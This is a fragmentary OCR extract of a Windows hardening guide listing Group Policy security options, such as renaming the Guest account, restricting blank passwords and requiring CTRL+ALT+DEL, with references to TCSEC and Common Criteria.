
Security Options

Configure 'Accounts: Rename Guest account'




Security Options

Set 'Accounts: Limit local account use of blank passwords to console logon only' to 'Enabled'




Security Options

Shut down system immediately if unable to log security audits



Security Options

Shut down system immediately if unable to log security audits



1. Trusted Computer System Evaluation Criteria (TCSEC)-C2


   https://en.wikipedia.org/wiki/Trusted_Computer_System_Evaluation_Criteria

2. Common Criteria certification

   https://www.commoncriteriaportal.org/


Security Options

Set 'Interactive logon: Display user information when the session is locked



Security Options

Interactive logon: Do not display last user name




Security Options

Interactive logon: Do not display last user name


Security Options

Set 'Interactive logon: Do not require CTRL+ALT+DEL' to 'Disabled'




Security Options

